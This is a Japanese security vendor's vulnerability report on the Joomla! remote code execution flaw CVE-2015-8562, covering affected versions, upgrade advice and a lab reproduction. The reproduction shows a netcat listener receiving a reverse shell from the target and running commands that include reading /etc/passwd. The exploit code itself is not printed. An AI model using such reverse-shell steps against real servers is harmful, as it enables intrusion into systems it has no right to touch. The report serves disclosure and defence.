

ソフトバンク・テクノロジー株式会社

脆弱性調査レポート

Joomla! の脆弱性として報告された、リモートから任意のコードを実行可能な脆弱性 (CVE-2015-8562) に関する調査レポート

【概要】

Joomla! に、リモートより任意のコードが実行可能であると報告された脆弱性 (CVE-2015-8562) の攻撃コードが発見されました。

この脆弱性は、Joomla! にリモートから入力される PHP オブジェクトの検証処理に欠陥があり、PHP オブジェクトインジェクション攻撃を行うことが可能です。このため、リモートから任意の PHP コードを実行することが可能とされていました。

当初 (2015 年 12 月 15 日)、Joomla! の公式サイトでは Joomla! の脆弱性としてこの脆弱性の修正版であるバージョン 3.4.6 をリリースしました。その後、2015 年 12 月 21 日に、この脆弱性の根本的な原因は、PHP の脆弱性 (CVE-2015-6835) であると発表し、さらなる修正版のバージョン 3.4.7 をリリースしました。

この PHP の脆弱性 (CVE-2015-6835) は、PHP によるセッションデシリアライズ処理において、解放後のメモリ参照が起こるという問題です。このため、バージョン 3.4.5 以前の Joomla! が動作するシステムにインストールされている PHP のバージョンが、脆弱性 (CVE-2015-6835) の影響を受けるバージョンである場合は、攻撃による影響を受ける危険性があります。

この脆弱性を利用した攻撃が成立した場合、リモートから PHP が動作する Web サーバーの実行権限を奪取される危険性があります。

本レポート作成 (2015 年 12 月 25 日) 時点において、既に Joomla! よりこの脆弱性が修正されたバージョンがリリースされております (2015 年 12 月 15 日)。また、PHP についても脆弱性が修正されたバージョンがリリースされております (2015 年 9 月 3 日)。

しかしながら、攻撃を成立させるためのコードが容易に入手可能であり、かつ攻撃が容易であること、また攻撃を受けた際にシステムへの影響が大きいことから、今回、この脆弱性 (CVE-2015-8562) の再現性について検証を行いました。

【影響を受ける可能性があるシステム】

- Joomla! バージョン 1.5.0 から 3.4.5

および、Joomla! が動作する PHP のバージョンが以下の場合

- PHP バージョン 5.4.44 以前の 5.4.x

- PHP バージョン 5.5.28 以前の 5.5.x

- PHP バージョン 5.6.12 以前の 5.6.x

バージョン	Joomla! 1.5.0 – 3.4.5	Joomla! 3.4.6 以上
PHP 5.4.44 以前 5.5.28 以前 5.6.12 以前	影響あり	影響なし
PHP 5.4.45 5.5.29 以上 5.6.13 以上 7.0 以上	影響なし	影響なし

【対策案】

本レポート作成(2015年12月25日)時点において、Joomla! より、この脆弱性を修正するバージョンがリリースされています。当該脆弱性が修正されたバージョンへとアップグレードしていただくことを推奨いたします。

また、根本的には PHP の脆弱性が起因している問題であるため、PHP も最新版へとアップデートしていただくことを推奨いたします。

【PHP のバージョン確認方法】

ターミナル上で以下のコマンドを実行することにより、インストールされている PHP のバージョンを確認することが可能です。

```
$ php -v
```

```
pentest@debian77:~$ php -v
PHP 5.4.36-0+deb7u3 (cli) (built: Jan 9 2015 08:07:06)
Copyright (c) 1997-2014 The PHP Group
Zend Engine v2.4.0, Copyright (c) 1998-2014 Zend Technologies
pentest@debian77:~$
```

【参考サイト】

- [CVE-2015-8562](#)
- [Joomla! における PHP オブジェクトインジェクション攻撃を実行される脆弱性](#)
- [Joomla! 3.4.7 Released](#) (リリースノート)
- [Joomla! の「ゼロデイコード実行脆弱性」は PHP の既知の脆弱性が原因](#) (徳丸浩の日記)

【検証概要】

攻撃者は、ターゲットシステムで動作する Joomla! へ細工した HTTP リクエストを送信することにより、PHP の脆弱性を利用して任意のコードを実行させます。

今回の検証に用いたコードは、ターゲットシステム上から特定のサーバー、ポートにコネクションを確立させるよう誘導し、システム制御を奪取するものです。これにより、リモートからターゲットシステムが操作可能となります。

*誘導先のシステムは Mac OSX です。

【検証ターゲットシステム】

Debian 7 上で動作する Joomla! バージョン 3.4.5 および PHP バージョン 5.4.36-0+deb7u3

【検証イメージ】




【検証結果】

下図は、誘導先のコンピュータ(Mac OSX)の画面です。黄線で囲まれた部分は、誘導先のホストの情報です。

一方で、赤線で囲まれている部分は、ターゲットシステムにおいて、ホスト名、ユーザーの情報、IP アドレスの情報を表示するコマンドを実行した結果が表示されています。

これにより、ターゲットシステムで任意のコマンドを実行することに成功したと判断できます。



```

pentest - nc - 100x32
Dysnomia:~ pentest$ uname -a
Darwin Dysnomia.local 14.5.0 Darwin Kernel Version 14.5.0: Tue Sep  1 21:23:09 PDT 2015; root:xnu-27
82.50.1~1/RELEASE_X86_64 x86_64
Dysnomia:~ pentest$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether 48:d7:05:be:6b:a5
    inet6 fe80::4ad7:5ff:febe:6ba5%en0 prefixlen 64 scopeid 0x4
    inet 172.20.10.4 netmask 0xffffffff broadcast 172.20.10.15
    nd6 options=1<PERFORMNUD>
    media: autoselect
    status: active
Dysnomia:~ pentest$
Dysnomia:~ pentest$ nc -l 4444
uname -a
Linux debian77 3.2.0-4-amd64 #1 SMP Debian 3.2.65-1+deb7u2 x86_64 GNU/Linux
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/sbin/ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0e:38:e0
          inet addr:172.20.10.11  Bcast:172.20.10.15  Mask:255.255.255.240
          inet6 addr: fe80::20c:29ff:fe0e:38e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:374 errors:0 dropped:0 overruns:0 frame:0
          TX packets:343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49222 (48.0 KiB)  TX bytes:67199 (65.6 KiB)

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
  
```

【更新履歴】

2015年12月25日：初版公開

ソフトバンク・テクノロジー株式会社

〒160-0022 東京都新宿区新宿6丁目27番地30号
新宿イーストサイドスクエア17階

受付時間：平日 10:00~17:00

電話

03-6892-3154

メール

sbt-ipsol@tech.softbank.co.jp

URL

<https://www.softbanktech.jp/>